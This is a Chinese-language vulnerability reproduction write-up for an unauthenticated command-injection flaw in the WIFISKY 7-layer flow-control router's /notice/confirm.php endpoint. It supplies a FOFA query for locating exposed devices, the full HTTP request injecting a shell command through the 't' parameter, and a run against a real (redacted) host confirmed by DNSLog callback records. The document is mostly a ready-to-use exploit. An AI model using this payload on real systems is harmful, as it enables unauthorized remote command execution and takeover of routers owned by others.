W14-1WIFISKY-7层流控路由器-RCE

漏洞描述：

WIFISKY-7层流控路由器 confirm.php接口处存在命令执行漏洞，未经身份验证的远程攻击者可能利用此漏洞执行恶意命令，获取服务器敏感信息，最终可能导致服务器失陷。

网站图片：

网络测绘：

fofa语法：


FOFA：app="WIFISKY-7层流控路由器"

漏洞复现：

payload：

```
GET /notice/confirm.php?t=;ping%20xxxx.dnslog.cn HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

效果图:
Dnslog验证



```
GET /notice/confirm.php?t=;ping%2011111.eusrrafnxc.dgrh3.cn HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Content-type: text/html; charset=UTF-8
Connection: close
Date: Sat, 20 Apr 2024 03:42:12 GMT
Server: L7Engine
```

DNSLog 使用 Yakit 自带的 DNSLog 反连服务

内置 自定义 内置DNSLog: dnslog.cn 使用本地: ○ 生成一个可用域名

当前激活域名为
eusrrafnxc.dgrh3.cn

只看A记录: ● 自动刷新记录: ○

	域名	DNS类型	远端IP	Timestamp
+	11[redacted]h3.cn	A	61[redacted]51.6	2024-04-20 11:42:12
+	11[redacted]	A	6[redacted]45	2024-04-20 11:42:12